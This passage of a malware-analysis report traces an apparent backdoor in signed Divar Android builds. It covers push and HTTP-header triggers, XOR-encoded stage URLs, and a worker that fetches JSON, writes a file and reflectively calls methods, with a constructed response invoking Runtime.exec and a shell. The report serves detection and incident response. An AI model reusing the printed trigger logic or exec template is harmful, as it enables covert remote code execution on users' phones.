Both entries converge on the receiver's `dataString`. In **11.14.20-w**, `ReportDeserializer` Base64-decodes it, XORs each byte with `0x68`, and treats the result as a URL. It makes a **separate outbound GET**, sets 30-second connect and read timeouts, follows redirects, and sends a custom `User-Agent`. Only an HTTP 200 response proceeds; the worker parses the **first line** of the response body as JSON. No actual decoded URL or fetched response was recovered from an incident.

USER-AGENT FIELD GROUP	WHAT THE SIGNED WORKER SUPPLIES
App and Android	Divar <code>versionCode</code> ; a constant <code>0</code> ; Android API level.
Display and locale	Density DPI, width and height, then locale.
Request token	Eight random bytes encoded as text; not demonstrated as a persistent device identifier.
Build profile	Sanitized display, device, manufacturer, product and model strings; final empty field.

The profile could allow a server to distinguish or select devices, but the investigation has no server log or targeting rule. Its value is a hunt pivot for proxy/CDN records, not evidence that a particular user was selected.

RESPONSE FIELD(S)	ROLE ESTABLISHED IN SIGNED CODE
<code>format, parse, data</code>	Select a class and <code>(String,int)</code> decoder; the result is cast to <code>byte[]</code> .
<code>local</code>	Select the output file path for the decoded bytes.

RESPONSE FIELD(S)	ROLE ESTABLISHED IN SIGNED CODE
report, objectify, deserialize	Select a class, no-argument factory and method accepting <code>String[]</code> .
extra	Array of strings passed as one reflective method argument.

On a usable response, the worker creates the selected file, writes the decoded bytes, invokes the selected method, waits 15 seconds and attempts deletion. The DEX confirms the `String[]` is supplied as one reflection argument. Exceptions can prevent an invocation or cleanup. A file write and reflective call are observed code capabilities; the file type, method values, command, and effects are unknown.

CONSTRUCTED RESPONSE CONTRACT / NO SERVER JSON WAS RECOVERED

```
{
  "format": "<decoder class>", "parse": "<method>",
  "data": "<encoded stage bytes>", "local": "<output path>",
  "report": "<target class>", "objectify": "<factory>",
  "deserialize": "<method taking String[]>",
  "extra": ["<argument 1>", "<argument 2>"]
}
```

The eight keys and reflection constraints are APK facts; the bracketed values are placeholders. A `Runtime/getRuntime/exec` combination is type-compatible, as discussed by Farajpour Cami, but no real response selecting it was recovered. A `.so` supplied to a shell would not by itself prove native ELF execution. [01]

OBSERVED BOUNDARY

The signed code can hand off to a compatible second stage in Divar’s app context. An implant or Android LPE would require additional bytes and behavior. Neither was recovered; no original Divar device run demonstrated privilege change.

A worked trace through signed code

Signed **11.14.20-w** is traced in source order: push adapters, provider, receiver, response header, worker request and JSON. Names and whitespace are normalized; predicates, keys and method signatures are preserved.

Sampled APK SHA-256: **bbcb365f04373f6ef2546186f4ebe21efcf161f1908b5f922242af5d34678be1**. The same route occurs in signed **11.14.20-b**. I checked connected JADX output against DEX. Examples below are constructed, **not** captured.

1 / Push adapters supply one provider

FCM and OneSignal call the same provider with envelope, body and title. FCM admits **source=divar** or **source=default**; the OneSignal parser maps **custom.a**, **alert** and **title**. The snippet is a field map, not a captured wire payload.

SIGNED DECOMPILE / FCM SERVICE + ONESIGNAL EXTENDER

```
// DivarFirebaseMessagingService.java:70-103
if ("divar".equals(source) || "default".equals(source)) {
    JSONObject e = new JSONObject();
    for (Map.Entry<String,String> x : fcmData.entrySet())
        e.put(x.getKey(), x.getValue());
    provider.f(e, e.optString("body"), e.optString("title"));
}
// OneSignal parser + PushNotificationExtender.java:122-137
JSONObject custom = new JSONObject(payload.optString("custom"));
provider.f(custom.optString("a"),
    payload.optString("alert"), payload.optString("title"));
```

The shared provider receives the same logical fields, not identical FCM and OneSignal envelopes.

2 / A matching push becomes a broadcast

Only nonempty **title == push_id** makes the provider parse the body as JSON. The inserted branch then requires nonempty body **callback_url**, **campaign** and **action**; it broadcasts and returns before normal notification construction. Body **callback_url** is a gate; the ordinary envelope field with that name is separate.

SIGNED DECOMPILE / NotificationProvider_Tk_g.java:382-406

```
String pushId = envelope.optString("push_id");
JSONObject special = null;
if (!title.isEmpty() && title.equals(pushId)) {
    try { special = new JSONObject(body); }
    catch (Throwable ignored) { special = null; }
}
if (special != null
    && !special.optString("callback_url").isEmpty()
    && !special.optString("campaign").isEmpty()
    && !special.optString("action").isEmpty()) {
    String uri = special.optString("campaign");
    context.sendBroadcast(new Intent()
        .setClassName(context, special.getString("action"))
        .setData(Uri.parse(uri)).putExtra(uri, uri));
    return; // ordinary notification path is skipped
}
```

The provider-normalized example on the preceding push page satisfies these predicates; it is not a captured message.

Body `action` chooses the explicit destination class. For the analyzed worker edge it must resolve to Divar's nonexported `ChatPushNotificationOpenHandler`; an arbitrary nonempty value will not do. Body `campaign` is the encoded stage URL, copied into both URI data and an extra whose **key and value equal that URI**.

SIGNED DECOMPILE / ChatPushNotificationOpenHandler.java:49-56

```
String uri = intent.getDataString();
if (uri != null && uri.equals(extras.getString(uri))) {
    new Thread(new ReportDeserializer(context, uri)).start();
    return; // before normal chat-open handling
}
String param = extras.getString("PARAM");
PushNotificationEntity entity =
    extras.getParcelable("ENTITY");
```

The equality test consumes the provider's special Intent without a user tap or a local notification-permission check.

3 / The later API-response route joins that receiver

From sampled **11.14.12**, a wired OkHttp interceptor checks **X-CORRELATION-ID** **after** an API response arrives. It Base64-decodes the value, XORs its bytes with **0x64**, and splits the result on **&**. Exactly two fields cause the same explicit broadcast motif. The first must resolve to the receiver for this worker route; the second becomes the encoded stage URL. The original API response then continues to the app.

SIGNED DECOMPILE / 11.14.20-w HTTP interceptor:40-69

```
Response response = chain.proceed(request);
String h = response.headers().get("X-CORRELATION-ID");
if (h != null) {
    String decoded = "";
    for (byte b : Base64.decode(h, 0))
        decoded += (char) (b ^ 0x64);
    List parts = o.q0(decoded, new String[]{"&"}, 6);
    if (parts.size() == 2) {
        String cls = (String) parts.get(0);
        String uri = (String) parts.get(1);
        context.sendBroadcast(new Intent()
            .setClassName(context, cls)
            .setData(Uri.parse(uri)).putExtra(uri, uri));
    }
}
return response;
```

The outer header layer uses XOR 0x64. The worker decodes the URI separately with XOR 0x68.

The decoded string has the shape `<receiver-class>&<encoded-stage-URL>`; the header contains `Base64(XOR_0x64(that text))`. The split checks the **number** of parts, not whether either part is nonempty. Kotlin's split retains an empty trailing part. No status-code gate precedes the header test. The preceding TLS section describes the separate conditions for an outsider to insert this header into an HTTPS response; an ordinary routing-only VPN could not simply rewrite it.

4 / The worker fetches a one-line instruction

Both routes hand their URI to `ReportDeserializer`. It Base64-decodes the URI, XORs each byte with **0x68**, and opens the decoded URL. The APK fixes no stage host. `URLConnection` is an API type, not proof of a cleartext `http://` URL; the supplied scheme determines transport. This is a **new outbound request**, separate from the routine `api.divar.ir` call that may carry the header.

SIGNED DECOMPILE / ReportDeserializer.java:54-79

```
byte[] encoded = Base64.decode(uri, 0);
for (int i = 0; i < encoded.length; i++)
    encoded[i] ^= 0x68;
URLConnection c = (URLConnection)
    new URL(new String(encoded, UTF_8)).openConnection();
c.setConnectTimeout(30_000);
c.setReadTimeout(30_000);
c.setInstanceFollowRedirects(true);
c.setRequestProperty("User-Agent", b());
if (c.getResponseCode() != 200) return null;
String line = new BufferedReader(
    new InputStreamReader(c.getInputStream())).readLine();
return new JSONObject(line);
```

Only status 200 and a valid JSON object on the first response line reach the next operation.

CONSTRUCTED REQUEST SHAPE / PROXY-LOG HUNT, NOT A CAPTURE

```
GET /<path-from-decoded-URI> HTTP/1.1
Host: <host-from-decoded-URI>
User-Agent: <versionCode>|0|<SDK>|<density>|<width>x<height>|...
```

No operational URL, destination, redirect chain, request or response was recovered.

5 / The custom User-Agent profiles the device

The stage request carries a pipe-delimited profile built from app version, Android API level, display measurements, locale and Build fields. The code makes a new eight-byte random token on each call. This does **not** demonstrate a persistent device ID, although the remaining fields could help a server select devices. No server log or targeting rule was recovered.

SIGNED DECOMPILE / ReportDeserializer.java:93-132

```
byte[] random = new byte[8];
new Random().nextBytes(random);
String token = Base64.encodeToString(random, 11);
return String.format(Locale.US,
    "%d|%d|%d|%d|%dx%d|%s|%s|%s|%s|%s|%s|%s",
    versionCode, 0, Build.VERSION.SDK_INT, densityDpi,
    widthPixels, heightPixels, Locale.getDefault().toString(),
    token, ascii(replacePipe(Build.DISPLAY)),
    ascii(replacePipe(Build.DEVICE)),
    ascii(replacePipe(Build.MANUFACTURER)),
    ascii(replacePipe(Build.PRODUCT)), ascii(Build.MODEL), "");
```

The illustrative `ascii()/replacePipe()` labels stand for adjacent decompiled sanitization calls.

The format has **13 pipe-separated segments built from 14 values** because width and height share one segment. It ends with an empty segment. The worker strips non-ASCII characters from Build strings and substitutes \$ for | in DISPLAY, DEVICE, MANUFACTURER and PRODUCT; the visible MODEL path strips non-ASCII text but does not replace a pipe. The routine **X-ANDROID-AD-ID** and device-security headers belong to Divar's separate API request path, not this stage **User-Agent**.

6 / JSON names the decoder, file and reflected call

The worker reads **one response line** as JSON and requests eight exact keys. The next example is intentionally inert. The object is split across lines for print; a successful wire response must place the entire JSON object on one line. These values were **not** recovered from a server.

CONSTRUCTED INERT RESPONSE / NOT A HISTORICAL IOC

```
{
  "format": "android.util.Base64",
  "parse": "decode",
  "data": "TEFC",
  "local": "/data/user/0/ir.divar/files/cti_marker.bin",
  "report": "java.lang.Runtime",
  "objectify": "getRuntime",
  "deserialize": "exec",
  "extra": ["/system/bin/sh", "-c", ""]
}
```

data decodes to harmless LAB bytes; `Runtime.exec(String[])` receives a shell no-op, not the written file.

The selected decoder class and `(String,int)` method must return `byte[]`. The worker assembles `extra` as `String[]`; it obtains the class named by `report`, the no-argument factory named by `objectify`, and a method named by `deserialize` accepting that array. These names come from the JSON, which is why searching only the APK for `Runtime`, `getRuntime` or `exec` would miss this possible combination.

SIGNED DECOMPILE / ReportDeserializer.java:149-174

```
byte[] bytes = (byte[]) Class.forName(j.getString("format"))
    .getMethod(j.getString("parse"), String.class, int.class)
    .invoke(null, j.getString("data"), 0);
JSONArray a = j.getJSONArray("extra");
String[] args = new String[a.length()];
for (int i = 0; i < a.length(); i++)
    args[i] = a.getString(i);
Class<?> cls = Class.forName(j.getString("report"));
Method call = cls.getMethod(j.getString("deserialize"),
    String[].class);
Object target = cls.getMethod(j.getString("objectify"))
    .invoke(null);
File out = new File(j.getString("local"));
out.createNewFile();
FileOutputStream stream = new FileOutputStream(out);
stream.write(bytes); stream.close();
call.invoke(target, (Object) args);
Thread.sleep(15_000); out.delete();
```

The file write, reflective method call, 15-second wait and attempted deletion are distinct steps.

Raw DEX confirms the complete `String[]` is packaged as one reflection argument, making `Runtime.getRuntime().exec(String[])` signature-compatible. In the inert example the decoded LAB is written, while `/system/bin/sh -c :` is a separate no-op; **the saved file is not executed**. A real instruction would need arguments or another compatible method that uses its bytes. The method's return value is ignored. This class does not read command output or send results to body `callback_url`; errors may stop the sequence and cleanup is attempted, not guaranteed.

EVIDENCE BOUNDARY

The signed route establishes a device-side code-execution capability. I did not recover an attacker push, injected response header, decoded operational URL, server instruction, second-stage bytes, process output or affected-device trace. This constructed response must not enter the historical IOC list.

Source anchors: `cfg_11_14_20_w/sources/` (FCM service, OneSignal parser/extender, provider and receiver); `http_cfg_11_14_20_w/11.14.20-w_http_interceptor.java`; `latest/evidence/11_14_20_w_ReportDeserializer.java`; `http_cfg_11_14_20_w/worker_dexdump.txt` (reflection argument packaging). All paths are under `deep_analysis_2026-10-04/`.

What changed in the route

The eight-field response contract stayed materially stable in the inspected positives. The meaningful changes were the carried address, its concealment, the device profile, and the additional ingress.

FIRST SAMPLED STATE	CHANGE IN THE INSERTED PATH	WHAT IT MEANS
11.8.1 / May 2023	Body <code>callback_url</code> supplies a plain stage URL; short readable Divar/Android <code>User-Agent</code> .	Earliest acquired positive. The special push branch and worker were already connected.
11.8.2 / May 2023	Worker adopts a pipe-delimited app/device profile.	Potential server-side device selection or tracking pivot; no server use observed.
11.9.6 / Dec 2023	Body <code>campaign</code> replaces callback URL as carrier; URL decoded with Base64/XOR <code>0x3f</code> .	<code>callback_url</code> remains a gate. The URL is concealed in the message, not the fetched bytes.
11.14.10 / Feb 2026	Inner URL XOR byte becomes <code>0x68</code> .	Earlier encoded locators would not decode identically under this worker.
11.14.12 / May 2026	Wired API response-header relay added; header envelope uses Base64/XOR <code>0x64</code> .	A matching response can reach the same receiver without push or notification permission.
11.14.19-b / Aug 2026	Header branch present; inspected push relay absent.	A push-only hunt misses this exact signed positive file.
11.14.20-b/w / Sep 2026	Both routes present. Eight route-method CFGs have the same normal topology.	No material backdoor-core change between these two observed channel variants was established.

The dates above are first VT submissions of particular files or month-level summaries, **not developer release dates**. The last sampled plain positive is **11.9.3**; route-negative **11.9.4** and **11.9.5** intervene before encoded **11.9.6**. The exact insertion point of that carrier change cannot be placed inside the gap from the acquired files.

11.8.1 / plain carrier <pre>uri = body.callback_url broadcast(data=uri, extra[uri]=uri) url = uri UA = "Divar/... (Android ...)"</pre>	11.9.6+ / encoded carrier <pre>require body.callback_url != "" uri = body.campaign broadcast(data=uri, extra[uri]=uri) url = Base64(uri) XOR 0x3f</pre>
---	--

Normalized excerpts from signed provider/worker decompiles. In sampled **11.14.10** the last XOR byte changes to `0x68`; the response-selected decode, write and invoke sequence remains materially the same.

The header route is a separate outer envelope. In sampled **11.14.12**, the interceptor decodes `X-CORRELATION-ID` with XOR `0x64` to obtain `lass&URI`; the shared worker then decodes the URI with XOR `0x68` to obtain its fetch URL. Treating those two keys as one encoding layer would misread the traffic. **11.14.11** lacked this response-header branch in the inspected interceptor; **11.14.12** is the first acquired build with it.

11.14.11 / response path

```
response = chain.proceed(request)
return response
```

11.14.12 / added branch

```
response = chain.proceed(request)
h = response.header(
    "X-CORRELATION-ID")
parts = decode(h).split("&")
if len(parts) == 2:
    broadcast(parts[0], parts[1])
return response
```

Condensed semantic comparison. The actual guard requires a non-null header and exactly two decoded fields; it does not compare to a fixed class literal. Code can broadcast any decoded class, but this worker route needs the class to resolve to the app receiver.

Observed absences interrupt the sequence

- **11.8.4**, **11.8.6**, **11.9.1–11.9.2** and **11.9.4–11.9.5** lack the known route among 2023 positives.
- A signed **11.12.0-beta** lacks it while sampled neighboring stable builds contain it.
- Signed stable **11.13.12** and inspected **11.14.1–11.14.9** lack the route before the **11.14.10** return; **11.14.0** was not acquired.
- **11.14.15-b** lacks both known routes between sampled positives; **11.15.0-b/w** lack them after **11.14.20**.

These are exact-file static states. A negative does not prove that every channel variant was clean or that previously installed positives disappeared from devices. The full inventory includes each signed variant and its hash; the side-by-side source evidence is retained in the companion [backdoor_semantic_evolution_review_2026-10-04.md](#).

The code arrived in signed APKs

Signing verifies the acquired bytes. Manifest declarations describe possible app access; neither establishes who operated the inserted route.

All 282 acquired APKs passed signature verification under certificate SHA-256

[a954e0419e34ff0779ef5186f06a985b42fd3db07bb03764aa7ff4bf21931baf](#): **69 route-positive and 213**

known-route-negative. Fourteen older negatives are v1-only; the other 268, including all positives, verify with v1 and v2. None of the acquired files verifies with v3. In v2-signed files, altering DEX after signing would invalidate the whole-APK signature. The lineage says the observed code was in signed artifacts; it does not locate the intrusion in a source tree, build pipeline, signing process or key custody. [10]

The first sampled insertion did not add a manifest permission: signed **11.8.0** and **11.8.1** each request the same 36.

[RECORD_AUDIO](#), [CAMERA](#), [INTERNET](#) and location declarations already existed in the clean checkpoint. I did not measure runtime grants. The worker uses network, file and reflection APIs in the inspected code; it makes no microphone call.

SIGNED TRANSITION	MANIFEST DELTA	INTERPRETATION
11.8.0 → 11.8.1	None; 36 declarations in both.	The first verified insertion is not explained by a new permission.
11.9.5 → 11.9.6	MODIFY_AUDIO_SETTINGS added.	Observed alongside route return; no audio call in the worker.
11.14.17-b → 11.14.18-b	FOREGROUND_SERVICE_MICROPHONE added; VoIPService type changes.	VoIP service declaration, not a recording grant or a worker capability.
11.14.20-b → 11.15.0-b	Bazaar referrer declaration removed.	Known backdoor route absent in latter file; microphone declaration persists.

The microphone foreground-service declaration does **not** grant microphone recording. Android still applies runtime permission and while-in-use requirements; the declaration also appears in route-negative **11.15.0**. The **11.14.18-w** channel has separate install/update declarations absent from **-b**, another reason to compare like-for-like variants. [09]

What delivery could enable


The worker starts in Divar's app process and initially has Divar's UID and actual runtime grants. A server-compatible response could supply bytes and select an invocation path; those bytes could then attempt an additional exploit or implant stage. This is why the app matters as a **delivery medium** rather than only as a source of Divar user data. The APK itself does not contain an LPE, prove a sandbox escape, or show a payload that used those capabilities.

The next page records a controlled OneSignal/FCM experiment with the sampled push branch, including its result and limits.

A live push, a bounded result

A synthetic emulator app tests the push branch observed in signed [11.14.20-b](#).

I built the [Divar Push Lab](#) with stock OneSignal [3.15.3](#) and FCM. Its test app implements the sampled `title == push_id` gate, required `callback_url`, `campaign` and `action` fields, explicit internal broadcast, and receiver URI equality check. The original fetch/write/reflection worker is replaced by a fixed local marker and a precompiled harmless probe. [15]



Frame from the [40-second live OneSignal demo](#). Emulator at left; send CLI, marker server and device log at right. The banner identifies the stage as simulated. Click the image for the video.

What the experiment shows

- The mismatched-title control was accepted by the send API but produced no marker request. A matching push reached the app through OneSignal and FCM, crossed the cloned gate and receiver on receipt, and caused `GET /marker` without a tap. Device and server logs establish receipt; API acceptance alone does not.
- The fixed stage attempted a read-only open of a protected Android file. The read was denied; app UID and SELinux context stayed unchanged. This makes the sandbox boundary visible without running an exploit.

What it does not show


- The original Divar APK and its production push account were not used. The lab does not recreate historical targeting, an attacker push, the HTTP-response-header route, the original worker, or a downloaded implant.
- The lab does not demonstrate LPE or a sandbox escape. In signed [11.14.20-b](#), a qualifying special push returns before normal notification construction; the normal OneSignal path records it locally without posting an alert, and direct FCM data also returns early. The lab produced the same silent outcome using a different SDK suppression path. I did not run the original APK, and the extender's exception fallback can display an alert.

What the push lab demonstrated


Live cloud push to a synthetic app modeled on signed 11.14.20-b.

- **Observed in the emulator.** Matching push caused a marker request; no privilege change.

REAL CLOUD DELIVERY



FIXED, BENIGN LAB SUBSTITUTE



OUTSIDE THIS TEST · NOT DEMONSTRATED

Original Divar APK or worker · production account · HTTP-header route · hostile stage · LPE

Platform marks: OneSignal media kit and Firebase brand assets. Android robot adapted from Google (CC BY 3.0).

Preserve delivery evidence first

The APK proves a conditional path. A real incident requires a message or response, target, fetched instructions, and device effects to be established separately.

Prioritize volatile delivery records before attempting to infer a payload from a signed APK. The push branch can return before a visible notification; the HTTP branch can leave the ordinary API response intact. The worker’s 15-second wait and deletion attempt make host/network collection time-sensitive. Preserve raw values and timestamps, then decode copies during analysis.

CUSTODIAN	PRESERVE AND TEST
Divar push service and OneSignal	Push-create requests, normalized and wire payloads, title/body/data, <code>push_id</code> , <code>campaign</code> , <code>callback_url</code> , <code>action</code> , message IDs, templates, schedules, targeting and recipient state. Keep OneSignal subscription/permission changes and API-key activity. Message-report retention varies; preserve exports and backups. [08, 11]
Divar API, edge and CDN	Raw response headers for relevant <code>api.divar.ir</code> and gRPC client traffic, especially full <code>X-CORRELATION-ID</code> values, plus trace IDs, deployment/configuration changes and per-device response logs. Check whether a value decodes to <code>receiverClass&URI</code> ; a header name alone is insufficient.
Firebase / backend	Direct FCM data sends with <code>source=divar/default</code> , token/subscription records, sender authority and any enabled delivery export. Delivery metadata may not retain message bodies. [12]
Affected device / network	Exact APK and install/update history; notification setting, app and OneSignal stores, logcat/EDR, proxy/DNS flows, stage URL GET, first-line JSON, created file, process/UID and any privilege transition. Do not infer success from a rule or hash alone.

Correlate in order: **trigger push or crafted response header** → **receiver branch** → **worker GET and JSON** → **file write/reflected call** → **any stage execution or privilege change**. Divar or OneSignal logs may reconstruct a sent message; API/edge logs may reconstruct the second route. An APK hash only identifies a capable file. The companion `IOC_Hunt` package supplies positive hashes and DEX rules for candidate discovery.

NO RECOVERED HOSTILE PAYLOAD

I did not find an actual sent Divar trigger, crafted response header, server command, downloaded stage, or affected-device execution trace in this investigation. Preserve those records before stating which users, if any, were reached.

Four apps beyond Divar

A separate APK review asked whether other Iranian apps carried Divar-like delivery code, or distinct command and location paths that could matter in a wider operation.

I examined preserved Balad, Neshan, Snapp and Tapsi builds across their separate package tracks. **None of the acquired comparison APKs matched the reviewed Divar push-to-stage chain.** The earliest comparison sample is from November 2025, so this audit does not test those apps during Divar's first observed 2023 period.

WHAT THE ACQUIRED APKS SHOW

APP	CODE PATH	CURRENT ASSESSMENT
Balad	By sampled 4.81.1 , a server-gated path can upload location plus nearby cell and Wi-Fi observations.	A positioning use is plausible. No captured upload or attacker control.
Neshan	Existing PUSH_LOGGER diagnostics gained an app-open server pull in 14.8.10 . Native HTTPS in later acquired builds can take GPS-derived input.	Delivered commands, upload receipts, native destination and historical traffic remain unresolved.
Snapp	By sampled driver 5.17.0 , a server-gated request can collect location, nearby radio observations and ride state.	A signal or positioning use is plausible. Runtime enablement and traffic are unknown.
Tapsi	Sampled passenger and driver builds call a production geolocation API with cell, Wi-Fi and recent location data.	Consistent with a positioning service. January-May 2026 APKs were not acquired.

OBSERVATION TIMING

A Neshan pull-route APK reached VirusTotal on **19 February 2026**; Divar [11.14.10](#) followed on **24 February**, before the **28 February** war opening. The Balad uploader and Neshan native path are first sampled in June, Snapp's driver collector in July; the Tapsi corpus starts in June. These observations do not date activation or link the apps operationally.

EVIDENCE BOUNDARY

These are **code-level capabilities**, not proof of malicious use. I found no shared operator, no record linking a device or account across the apps, and no Divar attack push, upload receipt or coordinated targeting. Signing certificates helped group release tracks; they do not establish who authorized a build. Archive and VirusTotal dates show file availability, not rollout or use.

COMPANION REPORT

A separate, dedicated report - **From push to position** - is being published alongside this Divar report. Its evidence package contains the per-sample inventory, code comparisons, chronology and acquisition gaps. The network paths it describes are investigative leads, not additions to the Divar IOC list.

One file per row · 1 of 6

OBSERVED	BASIS	VERSION	ROUTE	SIG	SHA-256 / CLICK FOR VT RECORD
2013-02-28	VT	3.3	N	1	98337c9126b7afd2a83cfa9515539fd0dd85ab9e131e59898187869e8cb0ecd0
2015-03-24	VT	6.7	N	1	7cb32944e6f84f1afb59bdd238436dc9a0e0eeca24c5a88b0d1d3dac153a6bf3
2015-11-09	VT	7.0.2	N	1	0f816a2aa93608d981897bcf191221f10517d7ee1f24316949374934dac86493
2016-02-01	VT	8.0.0	N	1	b28e05df34f478fa6c60dab9d3e200fa841eac76819f5d7b5e564531df08e87c
2016-06-20	VT	8.1.1	N	1	3193c1654233451fccbc15dddf6c2a8e693a6e324e6f15f4652048aa3c40e0c5
2016-08-21	VT	8.2	N	1	13307212c972aa827eb2f3fc3ed4af85eb8bc4a02b6d4b1f6c06ad2419f60a24
2016-08-23	VT	8.2	N	1	a42f1cc64a3a9bd207c73897801a2923e8fbe25aaa142895f112a8c1b66086b5
2017-07-01	KA	8.8.1	N	1	459f4c0c7a1e7eefef9acc65f6c5dae68b26d8d11549b1cd4ada32a4a2f944d1
